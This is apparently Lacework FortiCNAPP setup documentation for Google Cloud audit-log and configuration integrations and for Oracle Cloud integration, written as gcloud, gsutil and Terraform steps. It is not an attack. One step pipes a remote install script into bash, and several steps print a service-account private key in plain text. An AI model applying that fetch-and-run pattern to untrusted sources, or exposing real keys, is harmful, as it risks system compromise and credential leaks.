The Pub/Sub-based audit log integration does not support the default Google Cloud audit log policies. You must use the `LW_ACT_GCP_ACTIVITY` Lacework Query Language (LQL) datasource to create custom LQL policies for Pub/Sub-based audit log integrations.

Storage-Based Google Cloud Audit Log Integration - Manual Configuration

Important Starting from September 25, 2023, you cannot create a new Storage-based audit log integration. We recommend that you do the following:

- Create Pub/Sub-based audit log integrations going forward.
- Migrate your existing Storage-based audit log integration to a Pub/Sub-based audit log integration. For more information, see the following topics:
  - Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration Using Terraform
  - Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration - Manual Configuration

This topic describes how to manually create a Lacework FortiCNAPP Google Cloud Storage-based audit log integration to gather, process, report, and alert on Google Cloud Cloud Audit Log data.

You must create a separate Google Cloud integration for reporting and alerting on Google Cloud configuration compliance. For more information, see Google Cloud Configuration Integration - Manual Configuration. You can, however, use the same credentials for both integrations.

When a Google Cloud Audit Log integration is created, Lacework FortiCNAPP gathers the logs of administrative operations from Google Cloud audit logs. Google Cloud captures detailed audit log data and stores that data in audit logs. Lacework FortiCNAPP aggregates and organizes this audit log data into useful maps and dashboards that illustrate the following. Lacework FortiCNAPP also automatically generates alerts whenever an audit log event represents a security risk.

- conceptual relationships
- causes and effects
- interactions between Google Cloud entities

Lacework FortiCNAPP uses Cloud Logging (formerly Stackdriver) to get the Google Cloud audit logs.

Requirements

- Decide if you want to monitor the audit logs at the organization, folder, or project level. If you specify the option to include children when creating the sink at the organization or folder level, all the projects in the organization or the folder export the audit logs to the bucket.
- If you are already exporting your audit logs to a storage bucket, you can reuse that storage bucket but the project with the storage bucket must be granted role access as described in the procedure below.

- The procedure below requires that the *jq* utility is installed. The *jq* utility is a flexible command-line JSON processor. For more information, see https://stedolan.github.io/jq/.
- Ensure that you are deploying the integration to a supported Google Cloud region.

Create a Google Cloud Service Account and Grant Access

Follow the procedure in Create a Google Cloud Service Account and Grant Access. You can skip this procedure if you have already created a service account and granted role access when creating a new Google Cloud configuration integration. You can also reuse the same service account.

Enable the Required Google Cloud APIs

When manually creating a Google Cloud Audit Log integration, you must enable APIs for the Google Cloud projects you want to integrate. Follow the procedure in Enable the Required Google Cloud APIs.

Configure Google Cloud for Audit Log Integration

This procedure configures the Google Cloud Audit Log integration to ingest audit log data.

1. Verify that the jq (command-line JSON processor) utility is available from your command-line shell. Open a command-line window and enter the following command. *If the jq utility is found, skip to step 3.*

   ```
   jq
   ```

2. If the jq utility is not installed or not listed in your PATH, install it (https://stedolan.github.io/jq/) and verify that the path to the utility is listed in your PATH environment variable. The jq utility is required for some of the steps in the following procedure.
3. If you do not have the Google Cloud CLI installed on your system, install it. For more information, see Cloud SDK. As part of the installation process, ensure you initialize gcloud with the following command: `gcloud init`. *Leave the CLI window open.*
4. Log in to the Google Cloud Console.
5. Decide if you want to export the audit logs at the organization, folder, or project level. In addition, *pick an entity to export audit logs from*. An entity is either an organization, folder, or project. This entity must be granted access to the service account and must have the role access as described in Create a Google Cloud Service Account and Grant Access. A project can have access because it was directly granted access or because its parent organization was granted access. *Billing must also be enabled for any projects that you want to export audit logs from.* Note that if you select the option to include children when creating the sink at the organization or folder level, all projects in the organization or the folder export the audit logs to the bucket.

6. Locate and get the ID of the Google Cloud project where the bucket and sink will be created as described in steps 7 - 13. In addition, if you decide to export at the project level, this is the project that will export its audit logs.
7. Click the down arrow in the top menu bar.

   The *Select from* dialog appears.
8. From the *Select from* drop-down, select an organization that contains the Google Cloud project to monitor audit logs.
9. Select the *All* tab.
10. Locate the Google Cloud project.
11. From the ID column, copy the *Project ID*.
12. In the CLI window, enter the following text:

```
projectName=
```

13. Paste the ID of the project that will monitor audit logs and enter return. Replace *my-first-project-654321* with your project ID.

```
projectName=my-first-project-654321
```

14. Set the current project by entering the following command. If *Updated property [core/project]* is not returned, make sure the quotes are straight double-quotes. Use straight quotes for all the CLI commands in this procedure.

```
gcloud config set project "$projectName"
```

15. Create a storage bucket in the project. Replace *mybucketname* with your bucket name.

```
bucketName=mybucketname
gsutil mb "gs://$bucketName"
```

16. Set the name of sink. Replace *mysink* with your sink name.

```
sinkName=mysink
```

17. Create the sink. Decide if you want to export the audit logs at the organization, folder, or project level and create the sink. If creating the sink at the organization level, add `\ --include-children --organization=myorganizationid` to the end of the following command. If creating the sink at the folder level, add `\ --include-children --folder=myfolderid` to the end of the following command. If you specify the `\ --include-children` option when creating the sink at the organization or folder level, all the projects in the organization or the folder export audit logs to the bucket.

```
gcloud logging sinks create "$sinkName" "storage.googleapis.com/$bucketName" --log-
filter '(protoPayload.@type=type.googleapis.com/google.cloud.audit.AuditLog) AND NOT
(protoPayload.serviceName="k8s.io") AND NOT
(protoPayload.serviceName:"login.googleapis.com") AND NOT
(protoPayload.methodName:"storage.objects")'
```

18. Copy the service account returned by the previous command. Copy the text between the single quotes. In the following example, the text to copy is italicized. The next two steps grants the objectViewer role on the bucket. In a later step, you grant Storage Object Creator role on the bucket.

```
Please remember to grant `serviceAccount:123567@gcp-sa-logging.iam.gserviceaccount.com`
the Storage Object Creator role on the bucket.
```

19. Enter sinkServiceAccount=, paste the text and enter return.

```
sinkServiceAccount=serviceAccount:123567@gcp-sa-logging.iam.gserviceaccount.com
```

20. Grant bucket read permissions to the service account returned by the preceding sink create command.

```
gsutil iam ch "$sinkServiceAccount:objectViewer,objectCreator" "gs://$bucketName"
```

21. Create the pubsub topic under the project for Audit log file notifications. Replace *mytopic* with your topic name.

```
topicName=mytopic
gcloud config set project "$projectName"
gcloud pubsub topics create "$topicName"
```

22. If this is a new project, you must grant the Google Cloud-managed service account sufficient privileges to publish to the log integration pubsub topic. Get the name of the Google Cloud-managed service account that is created when a new project is created. This service account is in the format: `service-YourProjectNumber@gs-project-accounts.iam.gserviceaccount.com`.

```
gcloud pubsub topics add-iam-policy-binding "projects/$projectName/topics/$topicName" -
-member=serviceAccount:service-$(gcloud projects describe $projectName --format='value
(projectNumber)')@gs-project-accounts.iam.gserviceaccount.com --
role=roles/pubsub.publisher
```

23. Configure the storage bucket to send notifications to pubsub. This also configures the topic policy to allow publishing from the bucket.

```
gsutil notification create -e OBJECT_FINALIZE -f json -t
"projects/$projectName/topics/$topicName" "gs://$bucketName"
```

24. Create the pubsub subscription (queue) for the audit log file notification topic created in the previous step. Replace *mytopicsub* with your topic subscription name.

```
topicSubscriptionName=mytopicsub
gcloud pubsub subscriptions create "$topicSubscriptionName" --topic "$topicName" --ack-
deadline=300
```

25. Grant bucket read permissions to the service account that you granted role access in Create a Google Cloud Service Account and Grant Access. This is *not* the service account returned by the sink create command above. Replace the service account name with the fully qualified service account name. Note that the string `serviceAccount:` must preface the service account name.

```
serviceAccount=serviceAccount:myserviceaccount@myloggingproject.iam.gserviceaccount.com
gsutil iam ch "$serviceAccount:objectViewer" "gs://$bucketName"
```

26. Grant the integration service account the subscriber role on the subscription. If prompted to install a command group, answer *y*.

```
gcloud pubsub subscriptions add-iam-policy-binding
"projects/$projectName/subscriptions/$topicSubscriptionName" --member="$serviceAccount"
--role=roles/pubsub.subscriber
```

27. Enter the following command to get the subscription path that is used when creating the integration in the Lacework FortiCNAPP Console.

```
echo "projects/$projectName/subscriptions/$topicSubscriptionName"
```

28. Copy the resulting subscription path returned by the echo command for use in the next procedure that creates the integration.

If you are setting up new Google audit logging (instead of leveraging existing Google audit logging), Lacework FortiCNAPP recommends that you set a retention policy with a minimum of 7 days.

Create the Google Cloud Audit Log Integration on the Lacework FortiCNAPP Console

Navigate to Manual Integration

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud accounts*.
3. Click *+ Add New*.
4. Click *Google Cloud Platform* and select *Manual configuration*.
5. Click *Next*.
6. Select *Audit Log (Storage)* and follow the steps in Create an Audit Log Integration.

Create an Audit Log Integration

1. Create a Google Cloud service account and grant access.
2. Enable the required Google Cloud APIs.
3. Configure Google Cloud for Audit Log integration.
4. For *Name*, enter a unique name that displays in the Lacework FortiCNAPP Console.
5. Follow the steps to either upload GCP credentials or enter information manually.

When creating the Google Cloud integration, you can either upload Google Cloud credentials or enter all information manually. Finish creating the integration in the Lacework FortiCNAPP Console by following the steps described in one of the following sections.

Upload Google Cloud Credentials

To upload Google Cloud credentials, follow these steps:

1. For *Upload GCP Credential*, click *Choose File* and navigate to the JSON key file downloaded when you created the Google Cloud service account.
   This populates the credential fields.
2. For *Integration Level*, select Organization or Project. Select *Organization* if integrating at the organization level. Select *Project* if integrating at the project level.
3. For *Org/Project ID*, paste in the appropriate ID value for your integration type:
   - If integrating at the project level, copy and paste the value of the *project_id* property from the JSON file.
   - If integrating at the organization level, log in to the Google Cloud console. Click the down arrow in the top menu bar. From the *Select from* drop-down, select an organization that contains the Google Cloud project(s) that you want the integration to monitor. Select *IAM & Admin > Settings* and copy and paste the number from the *Organization ID* field.
4. For *Subscription Name*, paste the subscription path that was copied in an earlier step. The subscription path is in the following format:

   ```
   projects/$projectName/subscriptions/$topicSubscriptionName
   ```

5. Click *Save* to finish the Google Cloud integration and save your onboarding progress. The integration appears in the list of cloud accounts under *Cloud accounts*.

For the “Integration Pending” status, hover over the status text and click the refresh icon to fetch the status result again. This does not retest the integration.

Enter Information Manually

To manually enter Google Cloud credentials when adding a Google Cloud Audit Log, follow these steps:

1. Verify that the jq (command-line JSON processor) utility is available from your command-line shell. *Leave this command-line window open.*

   ```
   jq
   ```

2. *If the jq utility is found, skip to the next step.* If the jq utility is not installed or not listed in your PATH, install it (https://stedolan.github.io/jq/) and verify that the path to the utility is listed in your PATH environment variable. The jq utility is required for some steps in the following procedure.
3. Locate the JSON file you downloaded when you created the Google Cloud service account key.
4. Open the file in an editor and leave it open.
5. Copy the value of the *client_id* property from the JSON file and paste the value into the *Client ID* field of the Lacework FortiCNAPP Console.
6. Copy the value of the *private_key_id* property from the JSON file and paste the value into the *Private Key ID* field of the Lacework FortiCNAPP Console.
7. Copy the value of the *client_email* property from the JSON file and paste the value into the *Client Email* field of the Lacework FortiCNAPP Console.
8. Exit the editor.

9. You cannot just copy the private key from the editor because of an issue with copying the new line characters. You must copy a raw version of the key using the “jq” utility as described in the next steps.
10. To view the private key raw text, enter the following command, where *YourFileName.json* is the name of the JSON file you downloaded when you created the Google Cloud service account key.

    ```
    cat YourFileName.json  | jq -r '.private_key'
    ```

11. Copy all text displayed in the output including the BEGIN and END lines.

    ```
    -----BEGIN PRIVATE KEY-----
    YourKeyInfo
    -----END PRIVATE KEY-----
    ```

12. Paste the text into the *Private Key* field of the Lacework FortiCNAPP Console.
13. From the *Integration Level* drop-down, select Organization or Project. Select *Organization* if integrating at the organization level. Select *Project* if integrating at the project level.
14. Copy the appropriate value for your integration type as described in the next two steps.
15. If integrating at the project level, copy the value of the *project_id* property from the JSON file into the *Org/Project ID* field of the Lacework FortiCNAPP Console.
16. If integrating at the organization level, log in to the Google Cloud console. Click the down arrow in the top menu bar. From the *Select from* drop-down, select an organization that contains the Google Cloud project (s) that you want the integration to monitor. Select *IAM & admin > Settings* and copy the number from the *Organization ID* field and paste the value into the *Org/Project ID* field of the Lacework FortiCNAPP Console.

    ```
    ![gcp_select_org.png](images/gcp_select_org.png)
    ```

17. Paste the subscription path that was copied in an earlier step into the *Subscription Name* field. The subscription path is in the following format:

    ```
    projects/$projectName/subscriptions/$topicSubscriptionName
    ```

18. Click *Save* to finish the Google Cloud integration and save your onboarding progress. The integration appears in the list of cloud accounts under *Cloud accounts*.

For the “Integration Pending” status, hover over the status text and click the refresh icon to fetch the status result again. This does not retest the integration.

Google Cloud Configuration Integration - Manual Configuration

To create a Lacework FortiCNAPP Google Cloud configuration integration manually using the Google Cloud Console and the Lacework FortiCNAPP Console, follow the procedures below.

Prerequisites

- Ensure that you are deploying the integration to a supported Google Cloud region.

Google Cloud Project

When integrating at the *Organization* level, we recommend that you create a project specifically for Lacework FortiCNAPP resources.

When integrating at the *Project* level, all required resources for Lacework FortiCNAPP may be provisioned within the project being integrated.

The project being used must have billing enabled.

Create a Google Cloud Service Account and Grant Access

Follow the procedure provided in Create a Google Cloud Service Account and Grant Access.

Enable the Required Google Cloud APIs

When manually creating a Google Cloud configuration integration, you must enable APIs for the projects you want to integrate. Follow the procedure provided in Enable the Required Google Cloud APIs.

Navigate to Manual Integration

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud accounts*.
3. Click *+ Add New*.
4. Click *Google Cloud Platform* and select *Manual configuration*.
5. Click *Next*.
6. Select *Configuration* and follow the steps in Create a Google Cloud Configuration Integration.

Create a Google Cloud Configuration Integration

1. Create a Google Cloud service account and grant access.
2. Enable the required Google Cloud APIs.
3. For *Name*, enter a unique name that displays in the Lacework FortiCNAPP Console.
4. Follow the steps to either upload GCP credentials or enter information manually.

When creating the Google Cloud integration, you can either upload Google Cloud credentials or enter all information manually. Finish creating the integration in the Lacework FortiCNAPP Console by following the steps described in one of the following sections.

Upload GCP Credentials

To upload Google Cloud credentials, follow these steps:

1. For *Upload GCP Credential*, click *Choose File* and navigate to the JSON key file downloaded when you created the Google Cloud service account.
   This populates the credential fields.
2. For *Integration Level*, select Organization or Project. Select *Organization* if integrating at the organization level. Select *Project* if integrating at the project level.
3. For *Org/Project ID*, paste in the appropriate ID value for your integration type:
   - If integrating at the project level, copy and paste the value of the *project_id* property from the JSON file.
   - If integrating at the organization level, log in to the Google Cloud console. Click the down arrow in the top menu bar. From the *Select from* drop-down, select an organization that contains the Google Cloud project(s) that you want the integration to monitor. Select *IAM & Admin* > *Settings* and copy and paste the number from the *Organization ID* field.
4. Click *Save* to finish the Google Cloud integration and save your onboarding progress. The integration appears in the list of cloud accounts under *Cloud accounts*.

For the “Integration Pending” status, hover over the status text and click the refresh icon to fetch the status result again. This does not retest the integration.

Enter Information Manually

Entering information manually requires a system with the jq utility installed. The jq utility is a flexible command-line JSON processor. For more information, see https://stedolan.github.io/jq/.

To manually enter Google Cloud credentials, follow these steps:

1. Verify that the jq (command-line JSON processor) utility is available from your command-line shell. *Leave this command-line window open.*

   ```
   jq
   ```

2. *If the jq utility is found, skip to the next step.* If the jq utility is not installed or not listed in your PATH, install it and verify that the path to the utility is listed in your PATH environment variable. The jq utility is required for some steps in the following procedure.
3. Locate the JSON key file downloaded when you created the Google Cloud service account.
4. Open the file in an editor and leave it open.
5. Copy the value of the *client_id* property from the JSON file and paste the value into the *Client ID* field of the Lacework FortiCNAPP Console.
6. Copy the value of the *private_key_id* property from the JSON file and paste the value into the *Private Key ID* field of the Lacework FortiCNAPP Console.
7. Copy the value of the *client_email* property from the JSON file and paste the value into the *Client Email* field of the Lacework FortiCNAPP Console.
8. Exit the editor.
9. You cannot just copy the private key from the editor because of an issue with copying the new line characters. You must copy a raw version of the key using the “jq” utility as described in the following steps.
10. To view the raw text of the private key, enter the following command, where *YourFileName.json* is the name of the file downloaded when you created the Google Cloud Service Account.

    ```
    cat YourFileName.json  | jq -r '.private_key'
    ```

11. Copy all text displayed in the output including the *Begin* and *End* lines.

    ```
    -----BEGIN PRIVATE KEY-----
    YourKeyInfo
    -----END PRIVATE KEY-----
    ```

12. Paste the text into the *Private Key* field of the Lacework FortiCNAPP Console.
13. For *Integration Level*, select Organization or Project. Select *Organization* if integrating at the organization level. Select *Project* if integrating at the project level.
14. For *Org/Project ID*, paste in the appropriate ID value for your integration type:
    - If integrating at the project level, copy and paste the value of the *project_id* property from the JSON file.
    - If integrating at the organization level, log in to the Google Cloud console. Click the down arrow in the top menu bar. From the *Select from* drop-down, select an organization that contains the Google Cloud project(s) that you want the integration to monitor. Select *IAM & Admin > Settings* and copy and paste the number from the *Organization ID* field.
15. Click *Save* to finish the Google Cloud integration and save your onboarding progress. The integration appears in the list of cloud accounts under *Cloud accounts*.

For the “Integration Pending” status, hover over the status text and click the refresh icon to fetch the status result again. This does not retest the integration.

Validate your Google Cloud Configuration Integration

Use the commands included in this section to verify if your Google Cloud Configuration Integration is set up properly.

1. Verify whether the project associated with the service account has the cloudasset service enabled:

   ```
   gcloud --project <project_name> services list
   ```

2. Verify which project the service account belongs to:

   ```
   gcloud iam service-accounts describe <service_account>.iam.gserviceaccount.com
   ```

   The response will include the `projectId`, which you can utilize to enable the cloudasset service by executing the following command:

   ```
   gcloud --project <service_account_project_id> services enable cloudasset.googleapis.com
   ```

We recommend verifying all services that should be enabled on the project associated with the service account, in addition to CAI (Cloud Asset Inventory). For the list of available services, see Service Account Roles.

Google Apps Script Projects are hidden by default. Contact Lacework FortiCNAPP Support if you want to enable visibility of these projects.

Enable the Required Google Cloud APIs

When you manually create a Google Cloud Configuration or Audit Log integration, it is important to enable the required APIs in the correct way for the integration to work as expected.

API List

Use this table as a reference when enabling the APIs in the How to Enable the APIs section below.

We recommend that all the APIs listed below are enabled on the project that hosts the service account.

If they are not enabled, Lacework FortiCNAPP is not able to assess other projects that have these APIs enabled (or if they are enabled in the future).

API Name	API URL	Integration Type
Cloud Resource Manager API	`cloudresourcemanager.googleapis.com`	Audit Log Configuration
Identity and Access Management (IAM) API	`iam.googleapis.com`	Audit Log Configuration
Service Usage API	`serviceusage.googleapis.com`	Audit Log Configuration
BigQuery API	`bigquery.googleapis.com`	Configuration
Cloud Asset API	`cloudasset.googleapis.com`	Configuration
Cloud DNS API	`dns.googleapis.com`	Configuration
Cloud Key Management Service (KMS) API	`cloudkms.googleapis.com`	Configuration
Cloud Logging API	`logging.googleapis.com`	Configuration
Cloud Pub/Sub API	`pubsub.googleapis.com`	Audit Log Configuration
Cloud SQL Administrator API	`sqladmin.googleapis.com`	Configuration
Cloud Storage	`storage-component.googleapis.com`	Configuration

API Name	API URL	Integration Type
Compute Engine API	`compute.googleapis.com`	Configuration
Essential Contact API	`essentialcontacts.googleapis.com`	Configuration
Kubernetes Engine API	`container.googleapis.com`	Configuration

How to Enable the APIs

For the project that hosts the service account for the integration, enable each of the APIs listed in the API List by choosing one of the methods below.

Enable using the Google Cloud Console

1. Log in to the Google Cloud Console and click .
2. Select *APIs & Services > Library*.
3. In the *Search for APIs & Services* field, enter the API URL listed in the table above such as *iam.googleapis.com*.
4. Click on the result that matches the API name listed above, such as *Identity and Access Management (IAM) API*.
5. Click *Enable*.
6. If you are prompted to enable billing, click *Enable Billing*.
7. Repeat these steps for each project that hosts a service account that you are using for your Lacework FortiCNAPP integration.

Enable using the gcloud CLI

Ensure that the gcloud config is set to use a service account with the permissions required to enable APIs.

For further information about enabling APIs, see the Google Cloud documentation.

1. Set the project that you wish to enable the APIs on:

```
gcloud config set project target_project
```

2. Enable the required APIs for your integration type:

```
gcloud services enable \
cloudresourcemanager.googleapis.com \
```

```
iam.googleapis.com \
serviceusage.googleapis.com \
bigquery.googleapis.com \
cloudasset.googleapis.com \
dns.googleapis.com \
cloudkms.googleapis.com \
logging.googleapis.com \
pubsub.googleapis.com \
sqladmin.googleapis.com \
storage-component.googleapis.com \
compute.googleapis.com \
essentialcontacts.googleapis.com \
container.googleapis.com
```

```
gcloud services enable \
pubsub.googleapis.com \
cloudresourcemanager.googleapis.com \
iam.googleapis.com \
serviceusage.googleapis.com
```

```
gcloud services enable \
pubsub.googleapis.com \
cloudresourcemanager.googleapis.com \
iam.googleapis.com \
serviceusage.googleapis.com
```

3. Verify the APIs were successfully enabled:

```
gcloud services list
```

Delete a Lacework FortiCNAPP Integration from Google Cloud

Deleting the Google Cloud integration in the Lacework FortiCNAPP Console does not delete the Lacework FortiCNAPP SA Audit service account from Google Cloud.

To delete the service account from Google Cloud, do one of the following:

- Go to *IAM & Admin > Service Accounts*, select the *Lacework FortiCNAPP SA Audit* checkbox, and click *Delete*.
- Go to *IAM & Admin > IAM*, select the *Lacework FortiCNAPP SA Audit* checkbox, and click *Delete*.

Lacework FortiCNAPP for Google Cloud FAQ

Compliance

In which Google Cloud regions can I deploy Lacework FortiCNAPP Integrations?

We support deployment of any of our Google Cloud integrations (Audit Log, Configuration, and GKE Audit Log) in any non-China region, provided the Google Cloud services required to run our integrations are available in the region. For the list of Google Cloud regions, see Cloud locations.

How do I start using the Google Cloud CIS benchmarks in the Compliance Reports?

See the following Google Cloud frameworks for instructions on how to enable the latest available benchmarks for your Google Cloud environment.

- CIS Google Cloud 1.3.0 Benchmark
- CIS Google Cloud 2.0.0 Benchmark

Why do some benchmark rules show a 'Manual' status in the Compliance Reports?

Lacework FortiCNAPP automates your Compliance rules where it is possible to do so, but some rules cannot be automated. The reasons for this can vary:

- Scope is defined by the user.
- It requires configuring other products or API permissions that are out of scope through the Google Cloud integration with Lacework FortiCNAPP.
- Known issues for audit procedure described by CIS control rule.

There are certain rules that require manual intervention even when the Center for Internet Security (CIS) deemed them as automated. Conversely, Lacework FortiCNAPP has automated some rules that were deemed manual.

See the Automated vs Manual Policies sections in the following Google Cloud Frameworks for further details on affected rules.

- CIS Google Cloud 1.3.0 Benchmark
- CIS Google Cloud 2.0.0 Benchmark

Why are some rules missing when viewing the Google Cloud CIS benchmark reports?

The majority of the Google Cloud CIS benchmark rules are evaluated at the Project level, however, some are evaluated at the Organization level. As such, depending on your level of integration with Google Cloud, these Organization level rules may not display.

In addition, some rules are fully 'Automated' while some are categorized as 'Manual'. 'Manual' rule types cannot be assessed end-to-end by Lacework FortiCNAPP platform, and must be left to the customer to follow the auditing procedure.

OCI integration

PREVIEW FEATURE: This section describes functionality that is currently in preview.

By integrating Lacework FortiCNAPP with Oracle Cloud Infrastructure (OCI), you can use Lacework FortiCNAPP to view and manage your security posture in OCI. This includes:

- Visibility of your integrated OCI resources in the OCI Resource Inventory.
- Monitoring the configuration compliance of your OCI resources within the Cloud Compliance Dashboard.
- Access to the following OCI frameworks and policies:
  - CIS Oracle Cloud Infrastructure (OCI) 1.2.0 Benchmark
  - Oracle Cloud Infrastructure Configuration Detector Rules
- Create custom policies and Add and Edit Custom Frameworks on page 467 for OCI to enhance your security posture.

The topics here describe how to integrate Lacework FortiCNAPP with OCI. You can integrate Lacework FortiCNAPP with OCI using Terraform or using the Lacework FortiCNAPP Console or CLI.

We recommend using Terraform if possible, as it offers the least likelihood of error and provides a repeatable, trackable integration mechanism.

Required Roles for OCI Integration

PREVIEW FEATURE: This section describes functionality that is currently in preview.

When integrating Oracle Cloud with Lacework FortiCNAPP, you must create an OCI user and group to act on Lacework FortiCNAPP's behalf in OCI. That user must have certain privileges, as listed here. For information on using policies to define user privileges, see How Policies Work.

Verb	Resource type	Compartment name
read	buckets	tenancy
inspect	compartments	tenancy
inspect	volumes	tenancy
inspect	security-lists	tenancy
read	users	tenancy
inspect	groups	tenancy
inspect	policies	tenancy
inspect	domains	tenancy
inspect	tag-defaults	tenancy
read	instances	tenancy
inspect	subnets	tenancy
read	network-security-groups	tenancy
inspect	tenancies	tenancy
inspect	route-tables	tenancy
inspect	internet-gateways	tenancy
inspect	load-balancers	tenancy
read	compute-clusters	tenancy
inspect	instance-images	tenancy
inspect	vnic-attachments	tenancy
inspect	vnics	tenancy
inspect	volume-attachments	tenancy
inspect	vcns	tenancy
inspect	leaf-certificates	tenancy

OCI integration using Terraform

PREVIEW FEATURE: This section describes functionality that is currently in preview.

This topic describes how to integrate Lacework FortiCNAPP and your Oracle Cloud using Terraform. Terraform lets you define and manage your infrastructure as code, and provides for a repeatable, collaborative configuration mechanism.

If you are new to using Terraform with Lacework FortiCNAPP, see Terraform for Lacework FortiCNAPP Overview.

Requirements

You must perform these steps from a host with Terraform installed.

To perform the integration, you need to use a Lacework FortiCNAPP account with administrator privileges. You also need to ensure that the Lacework FortiCNAPP Terraform provider can access your Lacework FortiCNAPP API credentials. You can accomplish that by either:

- Installing and configuring the Lacework FortiCNAPP CLI , see Getting started with the Lacework FortiCNAPP CLI
- Setting the `LW_ACCOUNT`, `LW_API_KEY`, and `LW_API_SECRET` environment variables
- Choosing one of the several other authentication methods listed in the Lacework FortiCNAPP Terraform provider documentation

You must also ensure that the OCI Terraform provider can access your OCI credentials by completing these requirements:

- Installing and configuring the OCI CLI
- Setting the `TF_VAR_config_file_profile` environment variable to point to a valid OCI CLI configuration file
- Running the Terraform code from the OCI Cloud Shell. Ensure the user account running Oracle Cloud Shell has sufficient permissions to create IAM users and policies.
- Choosing one of the several other authentication methods listed in the OCI Terraform provider documentation

For detailed information on resources, dependencies, and more, visit the Lacework FortiCNAPP OCI module page on the Terraform Registry.

Oracle Cloud Shell Configuration

The Oracle Cloud Shell is an embedded terminal/command-line interface that can you can use within the Oracle Console. Oracle Cloud Shell comes with tools pre-installed like the Oracle Cloud SDK, `oci` command-line tool, and Terraform pre-installed to manage and automate your projects and resources in your environment.

Lacework FortiCNAPP provides a command-line interface tool that can generate Terraform code, install the Terraform CLI (if not installed), and run Terraform inside the Oracle Cloud Shell.

Step 1. Launch Oracle Cloud Shell within Oracle Console

To open Oracle Cloud Shell, first ensure that your home region is selected in the *Regions* menu at the top right of the OCI web console. Then click the Cloud Shell icon in the header bar. The Cloud Shell launches in a pane at the bottom of the browser, by default.

Step 2. Install the Lacework FortiCNAPP CLI in Oracle Cloud Shell

The Terraform provider for Lacework FortiCNAPP leverages the configuration from the Lacework FortiCNAPP CLI to authenticate with the Lacework FortiCNAPP API and configure accounts. Run the following commands to install the Lacework FortiCNAPP CLI:

```
mkdir -p "$HOME"/bin
curl https://raw.githubusercontent.com/lacework/go-sdk/main/cli/install.sh | bash -s -- -d
"$HOME"/bin
echo 'export PATH=$PATH:$HOME/bin/' >> ~/.bashrc
```

When the script completes, type `exit` followed by enter and close the shell. After the shell exits, open Cloud Shell again and the Lacework FortiCNAPP CLI will be ready to use.

For general information on the Lacework FortiCNAPP CLI, see Get started with the Lacework FortiCNAPP CLI.

Step 3. Create Lacework FortiCNAPP API Key

The Lacework FortiCNAPP CLI requires an API key and secret to authenticate with Lacework FortiCNAPP. Lacework FortiCNAPP API keys can be created by Lacework FortiCNAPP account administrators via the Lacework FortiCNAPP Console. For more information, go to API Keys.

It is recommended to use a service user API key. To do so, create a service user account in Lacework FortiCNAPP. You can then create an API key for the user:

1. Log in to the Lacework FortiCNAPP Console as a user in the Admin role (see Access control at the account level on page 2269) or with write permissions for API keys.
2. Click *Settings > Configuration > API keys*.
3. Click *+ Add New*.
4. Enter a name for the key and an optional description.
5. Enable the *Assign this to a service user* option and choose the user you created from the list.
6. Click *Save*.
7. Click the ... icon and then *Download* to save the API key file locally.

The contents of your API key contain a `keyId` `secret`, `subAccount`, and `account`:

```
{
  "keyId": "ACCOUNT_ABCEF01234559B9B07114E834D8570F567C824039756E03",
  "secret": "_abc1234e243a645bcf173ef55b837c19",
  "subAccount": "myaccount",
  "account": "myaccount.lacework.net"
}
```

Step 4. Configure the Lacework FortiCNAPP CLI

Oracle Cloud Shell lets you drag-and-drop the generated JSON key file to your Cloud Shell window to upload it to your home directory.

To configure the CLI with the API key downloaded from the previous step, use the `lacework configure` command in Cloud Shell and provide the following:

- `account`: Account subdomain of URL (i.e. `YourAccount.lacework.net`)
- `api_key`: API Access Key
- `api_secret`: API Access Secret

Run the `configure` CLI command:

```
user@cloudshell:~ (us-sanjose-1)$ ./bin/lacework configure -j ACCOUNTCE4D_60BE.json
▸ Account: myaccount.lacework.net
▸ Access Key ID: ACCOUNT_ABCEF01234559B9B07114E834D8570F567C824039756E03
▸ Secret Access Key: (****************************7c19)
```

Step 5. Complete the Lacework FortiCNAPP Integration

From the Oracle Cloud Shell, use Terraform to complete the integration. Oracle Cloud Shell includes Terraform by default. If you need to update or install Terraform, however, you can download it from Terraform.

Version 1.4.6 or later is recommended.

Once you have Terraform, follow these steps:

1. Create a file main.tf containing:

```
terraform {
   required_providers {
```

```
      lacework = {
         source  = "lacework/lacework"
         version = ">= 1.9.0"
      }
   }
}

module "oci_config" {
   source     = "lacework/config/oci"
   version    = "~> 0.2"
   tenancy_id = "<tenancy_ocid>"
   user_email = "<oci_user_email>"
}
```

2. Initialize Terraform:

```
terraform init
```

3. Now verify and generate a Terraform plan:

```
terraform plan
```

4. If `terraform plan` runs with no errors, use the following command to create the required OCI resources:

```
terraform apply -auto-approve
```

If the `terraform apply` command results in a 400 failure in validating the specified credentials, it may be because OCI resources sometimes take a few moments after creation before becoming available. Rerunning `terraform apply` again after a minute or two give the resources time to present themselves as available and solve the issue.

5. List integrations to verify:

```
lacework cloud-account list | grep -i oci
```

You should see the `OciCfg` integration. To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings > Integrations > Cloud Accounts* and look for the OCI integration.

You may need to use the `--profile` option for the preceding Lacework FortiCNAPP CLI command, depending on your configuration. The default profile is used if you do not specify one. See Multiple profiles the Lacework FortiCNAPP CLI documentation for information about using multiple profiles.

Integrate OCI Manually

PREVIEW FEATURE: This section describes functionality that is currently in preview.

By integrating Lacework FortiCNAPP with Oracle Cloud Infrastructure (OCI), you can start securing and monitoring your OCI accounts. The first step in the integration is to create and configure a user for Lacework FortiCNAPP in OCI, and then use that user's credentials to integrate an OCI Tenant with Lacework FortiCNAPP, as described here.

The steps are:

- Step 1: Set up a Lacework FortiCNAPP User in OCI
- Step 2: Integrate OCI Manually

Set up a Lacework FortiCNAPP User in OCI

PREVIEW FEATURE: This section describes functionality that is currently in preview.

This topic describes the first step in integrating Lacework FortiCNAPP with Oracle Cloud Infrastructure (OCI), creating a user for Lacework FortiCNAPP in OCI. After creating the user in OCI, you can complete the integration steps described in Create the OCI Integration.

To set up a user for Lacework FortiCNAPP, you create a user account and group, and assign privileges to the user group.

There are two ways to set up a user, as described here:

- Set Up a Lacework FortiCNAPP User with the OCI CLI
- Set Up a Lacework FortiCNAPP User with the OCI Console

The steps for configuring users in the OCI web console differ depending on whether you use Identity Domains or Oracle Identity Cloud Service (IDCS). Before starting, determine which one you use based on Does My Region Use IAM Identity Domains?.

